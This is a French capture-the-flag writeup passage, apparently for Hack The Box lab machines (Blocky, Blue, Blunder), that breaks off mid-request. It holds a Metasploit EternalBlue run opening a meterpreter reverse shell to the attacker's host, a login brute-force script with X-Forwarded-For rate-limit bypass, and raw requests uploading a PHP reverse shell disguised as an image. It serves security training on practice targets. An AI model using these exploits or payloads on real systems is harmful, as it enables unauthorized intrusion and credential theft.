Stopped: Tue Jan 14 00:54:17 2025
```

On découvre le mot de passe `monkeybizness` on peut à présent se connecter à l'utilisateur root :

```
<k/base/src/main/java/org/apache/ofbiz/base/crypto$ su root
su root
Password: monkeybizness
```

```
whoami
root
```

On obtient ainsi l'accès sur la machine avec l'utilisateur root

Blocky

Reconnaissance

Machine cible Adresse IP : `10.10.10.37`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sVC 10.10.10.37
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 19:20 CET
Nmap scan report for 10.10.10.37
Host is up (0.014s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp       ProFTPD 1.3.5a
22/tcp    open   ssh       OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open   http      Apache httpd 2.4.18
|_http-title: Did not follow redirect to http://blocky.htb
8192/tcp  closed sophos
25565/tcp open   minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.35 seconds
```

Le scan révèle qu'il y a 5 ports ouverts. Le port 21 pour le service FTP, le port 22 pour le service SSH, le port 80 pour le service HTTP, le port 8192 pour le service sophos, le port 25565 pour le service Minecraft.
Le site web est celui d'un serveur minecraft crée avec le CMS Wordpress Version 4.8 on lance un dirbusting du site :

```
gobuster dir -u http://blocky.htb -w /usr/share/wordlists/dirb/common.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blocky.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 289]
/.hta.php             (Status: 403) [Size: 293]
/.hta                 (Status: 403) [Size: 289]
/.htpasswd.php        (Status: 403) [Size: 298]
/.htaccess            (Status: 403) [Size: 294]
/.htaccess.php        (Status: 403) [Size: 298]
/.htpasswd            (Status: 403) [Size: 294]
/index.php            (Status: 301) [Size: 0] [--> http://blocky.htb/]
/index.php            (Status: 301) [Size: 0] [--> http://blocky.htb/]
/javascript           (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
/plugins              (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/server-status        (Status: 403) [Size: 298]
/wiki                 (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-admin             (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/wp-content           (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-blog-header.php   (Status: 200) [Size: 0]
/wp-cron.php          (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
/wp-config.php        (Status: 200) [Size: 0]
/wp-settings.php      (Status: 500) [Size: 0]
/wp-load.php          (Status: 200) [Size: 0]
/wp-login.php         (Status: 200) [Size: 2397]
```

```
/wp-mail.php          (Status: 403) [Size: 3444]
/wp-links-opml.php    (Status: 200) [Size: 219]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://blocky.htb/wp-login.php?action=register]
/wp-trackback.php     (Status: 200) [Size: 135]
/xmlrpc.php           (Status: 405) [Size: 42]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
===============================================================
```


On découvre plusieurs url, il y a un wiki mais qui est en construction, la page de connexion est `wp-admin` comme par défaut sur les sites wordpress.
On lance un scan de wordpress avec wpscan :

```
wpscan --url http://blocky.htb -e ap,t,tt,u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blocky.htb/ [10.10.10.37]
[+] Started: Thu Mar  6 19:33:07 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blocky.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://blocky.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blocky.htb/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blocky.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blocky.htb/index.php/feed/, <generator>https://wordpress.org/?v=4.8</generator>
 |  - http://blocky.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.8</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://blocky.htb/wp-content/themes/twentyseventeen/
 | Last Updated: 2024-11-12T00:00:00.000Z
 | Readme: http://blocky.htb/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 3.8
 | Style URL: http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8
 | Style Name: Twenty Seventeen
```

```
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive
 featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:02
 <==============================================================================================================>
(400 / 400) 100.00% Time: 00:00:02
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] Theme(s) Identified:

[+] twentyfifteen
 | Location: http://blocky.htb/wp-content/themes/twentyfifteen/
 | Last Updated: 2024-11-12T00:00:00.000Z
 | Readme: http://blocky.htb/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.9
 | Style URL: http://blocky.htb/wp-content/themes/twentyfifteen/style.css
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's
 simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blocky.htb/wp-content/themes/twentyfifteen/, status: 500
 |
 | Version: 1.8 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blocky.htb/wp-content/themes/twentyfifteen/style.css, Match: 'Version: 1.8'

[+] twentyseventeen
 | Location: http://blocky.htb/wp-content/themes/twentyseventeen/
 | Last Updated: 2024-11-12T00:00:00.000Z
 | Readme: http://blocky.htb/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 3.8
 | Style URL: http://blocky.htb/wp-content/themes/twentyseventeen/style.css
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured
 images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Known Locations (Aggressive Detection)
 |  - http://blocky.htb/wp-content/themes/twentyseventeen/, status: 500
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blocky.htb/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 1.3'

[+] twentysixteen
 | Location: http://blocky.htb/wp-content/themes/twentysixteen/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://blocky.htb/wp-content/themes/twentysixteen/readme.txt
 | [!] The version is out of date, the latest version is 3.4
 | Style URL: http://blocky.htb/wp-content/themes/twentysixteen/style.css
 | Style Name: Twenty Sixteen
 | Style URI: https://wordpress.org/themes/twentysixteen/
 | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout -
 the horizontal masthead wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
```


```
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://blocky.htb/wp-content/themes/twentysixteen/, status: 500
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://blocky.htb/wp-content/themes/twentysixteen/style.css, Match: 'Version: 1.3'

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:11
<=============================================================================================>
(2575 / 2575) 100.00% Time: 00:00:11

[i] No Timthumbs Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00
<=============================================================================================>
(10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Mar  6 19:33:25 2025
[+] Requests Done: 3008
[+] Cached Requests: 50
[+] Data Sent: 818.181 KB
[+] Data Received: 695.878 KB
[+] Memory used: 280.293 MB
[+] Elapsed time: 00:00:18
```

Il y a un nom d'utilisateur `notch` présent sur le site. Lorsque l'on se rend sur la page `/plugins` on découvre qu'il y a 2 fichiers java téléchargeables :



Exploitation

Une fois les fichiers téléchargé on va utiliser `jd-gui` afin d'en analyser le contenu en les décompilant :



Le fichier java `BlockyCore.java` contient un mot de passe SQL `8YsqfCTnvxAUeduzjNSXe22` on peut utiliser ce mot de passe afin de se connecter en SSH avec l'utilisateur "notch" :

```
ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ED25519) to the list of known hosts.
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:16:08 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$
```

On obtient ainsi accès à la machine avec l'utilisateur notch

Privilege Escalation

Il nous faut à présent l'accès root. On commence par afficher les permissions de l'utilisateur :

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
    /bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
```

On peut voir que l'utilisateur a les droit d'executer des commandes avec les droits root sans utiliser de mot de passe, on lance donc l'accès root :

```
notch@Blocky:~$ sudo -i
root@Blocky:~#
```

On obtient ainsi l'accès root sur la machine

Blue

Reconnaissance

Machine cible Adresse IP : `10.10.10.40`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 14:58 CET
Nmap scan report for 10.10.10.40
Host is up (0.015s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-03-06T13:58:57
|_  start_date: 2025-03-06T13:38:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-03-06T13:58:56+00:00
|_clock-skew: mean: 2s, deviation: 2s, median: 1s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 132.51 seconds
```

Le scan indique qu'il y a une dizaine de ports ouverts et qu'il s'agit d'une machine windows. Le port 445 pour le service SMB est ouvert. On liste les share :

```
smbclient -N -L //10.10.10.40

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.40 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Il n'y a pas de fichiers particuliers dans le serveur SMB

Exploitation & Privilege Escalation

On peut lancer un script nmap qui va analyser les vulnérabilités du port 445 :

```
nmap -p 445 -script vuln 10.10.10.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 15:03 CET
```

```
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.40
Host is up (0.016s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 48.77 seconds
```

On peut voir que le serveur est vulnérable à la CVE-2017-0143 il est possible d'utiliser un exploit metasploit afin d'exploiter la vulnérabilité :

```
msf6 > search ms17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue
   SMB Remote Windows Kernel Pool Corruption

msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.40      yes       The target host(s), see https://docs.metasploit.com/docs/
   using-metasploit
   /basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication.
   Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 ta
                                             rget machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                              machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects
   Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.11      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

```
   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.14.11:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601
Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.11:4444 -> 10.10.10.40:49158) at 2025-03-06 15:30:36 +0100
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2476 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

On obtient ainsi l'accès administrateur sur la machine

Blunder

Reconnaissance

Machine cible Adresse IP : `10.10.10.191`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.191
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-07 00:50 CET
Nmap scan report for 10.10.10.191
Host is up (0.018s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE  SERVICE
21/tcp closed ftp
80/tcp open   http
|_http-generator: Blunder
|_http-title: Blunder | A blunder of interesting facts

Nmap done: 1 IP address (1 host up) scanned in 112.15 seconds
```

Le scan révèle qu'il y a 2 ports ouverts. Le port 21 pour le service FTP et le port 80 pour un serveur web. Le site web est un site de blog. On lance un dirbusting du site :

```
feroxbuster --url http://10.10.10.191/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


 ___  ___  __   __     __      __          __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://10.10.10.191/
   Threads                 50
   Wordlist                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

...
301      GET        0l        0w        0c http://10.10.10.191/admin => http://10.10.10.191/admin/
...
```

On découvre qu'il y a une page admin demandant un nom d'utilisateur et un mot de passe, que le site web utilise Bludit CMS version 3.9.2 et puis une page todo.txt qui contient une liste de choses à faire :

```
-Update the CMS
-Turn off FTP - DONE
-Remove old users - DONE
-Inform fergus that the new blog needs images - PENDING
```

Il y a le nom de fergus qui pourrait etre un nom d'utilisateur.

Exploitation

En recherchant une vulnérabilité pour Bludit CMS version 3.9.2 on peut voir qu'il est possible de bruteforce l'authentification en utilisant le nom d'utilisateur fergus, pour cela on utilise un script :


```
#!/usr/bin/env python3
import re
import requests
import sys

host = 'http://10.10.10.191'
login_url = host + '/admin/login'
```

```
username = 'fergus'

with open(sys.argv[1], 'r') as f:
    wordlist = [x.strip() for x in f.readlines()]

for password in wordlist:
    session = requests.Session()
    login_page = session.get(login_url)
    csrf_token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"', login_page.text).group(1)

    print(f'\r[*] Trying: {password:<90}'.format(p = password), end="", flush=True)

    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90 Sa
        'Referer': login_url
    }

    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
    }

    login_result = session.post(login_url, headers = headers, data = data, allow_redirects = False)

    if 'location' in login_result.headers:
        if '/admin/dashboard' in login_result.headers['location']:
            print('\rSUCCESS: Password found!' + 50*" ")
            print(f'Use {username}:{password} to login.')
            print()
            break
```

On crée une wordlist qui se base sur les mots du site, puis on lance le script avec la wordlist :

```
cewl http://10.10.10.191 > wordlist
python3 script.py wordlist
SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

Le script a trouvé le mot de passe `RolandDeschain` on peut l'utiliser afin de se connecter au dashboard :



On peut à présent exploiter le CMS avec la CVE-2019-16113 `https://github.com/bludit/bludit/issues/1081` il est possible de mettre en place un webshell sur le serveur en interceptant la requete avec burpsuite pour uploader des images :

```
POST /admin/ajax/upload-images HTTP/1.1
Host: 10.10.10.191
Content-Length: 788
X-Requested-With: XMLHttpRequest
Accept-Language: fr-FR,fr;q=0.9
Accept: */*
```

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz2oqVhAwEhSwRsVn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 S
Origin: http://10.10.10.191
Referer: http://10.10.10.191/admin/new-content
Accept-Encoding: gzip, deflate, br
Cookie: BLUDIT-KEY=pif03k5gr3c3ui6giiv7jblmm2
Connection: keep-alive

------WebKitFormBoundaryz2oqVhAwEhSwRsVn
Content-Disposition: form-data; name="images[]"; filename="simple-backdoor.jpg"
Content-Type: image/jpeg

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
....

------WebKitFormBoundaryz2oqVhAwEhSwRsVn
Content-Disposition: form-data; name="uuid"

../../tmp/cfx

04f7e5639f24b6b463b327acf6c5b015
------WebKitFormBoundaryz2oqVhAwEhSwRsVn
Content-Disposition: form-data; name="tokenCSRF"

ae3d16a59609233e2b2adb59ee3af5df4c1b1e19
------WebKitFormBoundaryz2oqVhAwEhSwRsVn--
```

A présent que le webshell est uploader il faut modifier le fichier de configuration .htaccess pour cela on crée un fichier .png que l'on va modifier en .htaccess en l'interceptant :

```
POST /admin/ajax/upload-images HTTP/1.1
Host: 10.10.10.191
Content-Length: 504
X-Requested-With: XMLHttpRequest
Accept-Language: fr-FR,fr;q=0.9
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLy0mKAa1U97bIDAU
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 S
Origin: http://10.10.10.191
Referer: http://10.10.10.191/admin/new-content
Accept-Encoding: gzip, deflate, br
Cookie: BLUDIT-KEY=pif03k5gr3c3ui6giiv7jblmm2
Connection: keep-alive

------WebKitFormBoundaryLy0mKAa1U97bIDAU
Content-Disposition: form-data; name="images[]"; filename=".htaccess"
Content-Type: image/png

RewriteEngine off
